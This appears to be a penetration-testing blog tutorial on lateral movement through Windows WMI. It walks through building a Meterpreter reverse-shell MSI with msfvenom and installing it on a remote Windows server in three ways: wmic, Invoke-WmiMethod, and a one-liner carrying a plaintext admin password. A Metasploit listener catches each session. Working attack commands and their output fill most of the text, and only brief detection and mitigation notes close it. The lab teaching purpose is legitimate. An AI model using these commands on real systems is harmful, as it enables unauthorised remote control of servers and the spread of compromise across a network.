Lateral Movement: WMI

May 3, 2020 By Raj Chandel

WMI is used for a lot of stuff but it can also be used for Lateral Movement around the network. This can be achieved using the MSI file. Confused? Read along!

Table of Content

- **Introduction to WMI**
- **Configurations Used in Practical**
- **Payload Crafting**
- **Payload Transfer**
- **Manual WMI**
  - Getting the Meterpreter Session
- **Invoke-WmiMethod**
  - Getting the Meterpreter Session
- **One liner with Invoke-WmiMethod**
  - Getting the Meterpreter Session
- **Detection**
- **Mitigation**

Introduction to WMI

WMI or Windows Management Instrumentations is a Windows feature used for the Administration. It provides an environment for local and remote access to Windows Systems. It uses the WMI service for local, remote, SMB, RPCs. An attacker can use the WMI to access the WMI service and interact with the local and remote systems and can perform malicious activities like information gathering or Remote Execution of payloads for the Lateral Movement. It requires the User as well as Administrator Permissions to work at full capacity.

As we discussed in the Introduction that WMI can work locally as well as remotely. We will be exploring both the possibilities.

Configurations used in Practical

Attacker:

OS: Kali Linux 2020.1

IP: 192.168.1.112

Target:

Client OS: Windows 10

Server OS: Windows Server 2016

Server IP: 192.168.1.105

Payload Crafting

Installing an application is a tedious task on the Windows Server. There are uncountable restrictions that hinder if you are looking to install any payload. The Windows Installer or as it was known in the early days, Microsoft Installer from which this extension gets its name., ".msi" is the solution for this problem. Now we need to create a payload with the MSI extension. This led us to MSFvenom as it can help us to craft a payload to our requirements.


```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=443 -f M
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=443 -f msi > raj.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of msi file: 159744 bytes

root@kali:~#
```

Payload Transfer

Now that we have crafted the payload, we will send the application to the target machine. There are inexhaustible methods that can be used to transfer the target machine. As we can see in the image provided below that we have successfully transferred the malicious MSI file to the Target Machine.



Manual WMI

Now in this scenario, we have the physical access of one of the clients in the network. So, we decided a combination of net use, copy and wmic command to first get the access of the Administrator Account on the Server then copy the malicious MSI file from its location to a more obfuscate location and then install it on the Target Server.

```
net use \\192.168.1.105\c$ /user:administrator@ignite.local; copy C:\raj.msi \\192
```

```
PS C:\Users\yashika> net use \\192.168.1.105\c$ /user:administrator@ignite.local; copy C:\raj.msi
\\192.168.1.105\c$\PerfLogs\setup.msi ; wmic /node:192.168.1.105 /user:administrator@ignite.local
product call install PackageLocation=c:\PerfLogs\setup.msi
Local name
Remote name       \\192.168.1.105\c$
Resource type     Disk
Status            OK
# Opens           0
# Connections     1
The command completed successfully.

Enter the password :**********

Executing (Win32_Product)->Install()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 1603;
};

PS C:\Users\yashika>
```

It asks for the password for the Administrator user as shown in the image given above. After we enter the correct password it installs the MSI on the Target Server.

Getting the Meterpreter Session

Back on the attacker machine, we start a listener beforehand before installing the MSI file on the Target Server. We configure the listener to listen on the IP Address and the port that we used while crafting the payload. After the execution of the malicious MSI file, we have a meterpreter session on our attacker machine.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost => 192.168.1.112
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:443
[*] Sending stage (206403 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.112:443 → 192.168.1.105:57148) at

meterpreter > sysinfo
Computer        : WIN-S0V7KMTVLD2
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter >
```

Invoke-WmiMethod

That was one method to install the MSI file on the Target Server. There is another method as well. It involves the execution of the Invoke-WmiMethod cmdlet on the Client. This method can only be used if we have permission to execute Invoke-WmiMethod on the Client Machine. It is a built-in cmdlet.

We already have crafted the payload in the previous practical and transferred it to the Target Machine. We will not perform those steps again. Back to the Client Machine.

Here we open up an instance of PowerShell. Here we first use the combination of net use and copy command to transfer the malicious file to a more hidden location. Then we use the Invoke-WmiMethod to install the malicious file on the Target Server.

-Path: Specifies the WMI object path of a WMI class, or specifies the WMI object path of an instance of a WMI class. Here we want to invoke a WMI object that is a win32_product.

-name: Specifies the name of the method to be invoked.

–**argumentlist:** Specifies the parameters to pass to the called method. The value of this parameter must be an array of objects, and they must appear in the order required by the called method.

-ComputerName: Specifies, as a string array, the computers that this cmdlet runs the command on.


-Credential: Specifies a user account that has permission to perform this action. Or in our case, we invoke a cmdlet that pops up a panel where we can enter the credentials.

```
net use \\192.168.1.105\c$ /user:administrator@ignite.local; copy C:\raj.msi \\192
Invoke-WmiMethod -Path win32_product -name install -argumentlist @($true,"","c:\Pe
```

```
PS C:\Users\yashika> net use \\192.168.1.105\c$ /user:administrator@ignite.local; copy
 C:\raj.msi \\192.168.1.105\c$\PerfLogs\setup.msi
Local name
Remote name       \\192.168.1.105\c$
Resource type     Disk
Status            OK
# Opens           0
# Connections     1
The command completed successfully.

PS C:\Users\yashika> Invoke-WmiMethod -Path win32_product -name install -argumentlist
@($true,"","c:\PerfLogs\setup.msi") -ComputerName WIN-S0V7KMTVLD2.ignite.local -Creden
tial (Get-Credential)

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
```



Getting the Meterpreter Session

Now as we did in the earlier practical, we started a listener with the same configurations that were used while crafting the payload. As soon as we provide the credentials in the pop in the screenshot above. The WMI will install the malicious MSI file on the target server which results in the meterpreter as shown in the image given below.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.112:443
[*] Sending stage (206403 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.112:443 → 192.168.1.105:57162) at

meterpreter > sysinfo
Computer        : WIN-S0V7KMTVLD2
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter >
```

One-liner with Invoke-WmiMethod

At last, we see another method to install an MSI file on the target server. This time we one-liner script that includes some variable declaring but it can ease our work for executing the WMI on the target server. This technique is useful when we don't have an interactive console panel like cmd or PowerShell. This technique can also be used to execute the command remotely. First, we use the combination of the net use and copy command to transfer the MSI file to a more hidden location. Then we come to our one-liner.

Variable/Cmdlet	Value/Parameter/Function	Description
$username	Administrator	Contains the Username to be used
$password	Ignite@987	Contains the Password to be used
$securePassword	ConvertTo-SecureString $password	It converts plain text password to a secure string.
-AsPlainText		Specifies a plain text string to convert to a secure string
-Force		Confirms the use of AsPlainText parameter
$credential	New-Object System.Management.Automation.PSCredential $username, $securePassword	System.Management.Automation is the namespace to use PSCredential. PSCredential initializes a new instance with a username and password.
Invoke-WmiMethod		Calls WMI methods
-Path	Win32_product	Represent the product as it is installed by Windows Installer.
-name	Install	Specifies the name of the method to be invoked
-argumentlist	@($true,"","c:\PerfLogs\setup.msi")	Specifies the parameters to pass to the called method
-ComputerName	WIN-S0V7KMTVLD2.ignite.local	Specifies, as a string array, the computers that this cmdlet runs the command on
-Credential	$credential	Specifies a user account that has permission to perform this action

```
$username = 'Administrator';$password = 'Ignite@987';$securePassword = ConvertTo-S
```

```
PS C:\Users\yashika> net use \\192.168.1.105\c$ /user:administrator@ignite.local; copy C:\r
aj.msi \\192.168.1.105\c$\PerfLogs\setup.msi
Enter the password for 'administrator@ignite.local' to connect to '192.168.1.105':
The command completed successfully.

PS C:\Users\yashika> $username = 'Administrator';$password = 'Ignite@987';$securePassword =
 ConvertTo-SecureString $password -AsPlainText -Force; $credential = New-Object System.Mana
gement.Automation.PSCredential $username, $securePassword; Invoke-WmiMethod -Path win32_pro
duct -name install -argumentlist @($true,"","c:\PerfLogs\setup.msi") -ComputerName WIN-S0V7
KMTVLD2.ignite.local -Credential $credential


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 1
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ReturnValue      : 1603
PSComputerName   :


PS C:\Users\yashika>
```

Getting the Meterpreter

Now as we did in the earlier practical, we started a listener with the same configurations that were used while crafting the payload. As the credentials were already provided in the One-liner, the WMI will install the malicious MSI file on the target server which results in the meterpreter as shown in the image given below.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:443
[*] Sending stage (206403 bytes) to 192.168.1.105
[*] Meterpreter session 3 opened (192.168.1.112:443 → 192.168.1.105:571

meterpreter > sysinfo
Computer        : WIN-S0V7KMTVLD2
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : IGNITE
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter >
```

Detection

- Monitor network traffic for WMI connections.
- The use of WMI in environments that do not typically use WMI may be suspect.
- Perform process monitoring to capture command-line arguments of “wmic” and detect commands that are used to perform remote behaviour.

Mitigation

By default, only administrators are allowed to connect remotely using WMI. Restrict other users who are allowed to connect, or disallow all users to connect remotely to WMI.

Reference

Ired Team

Microsoft WMI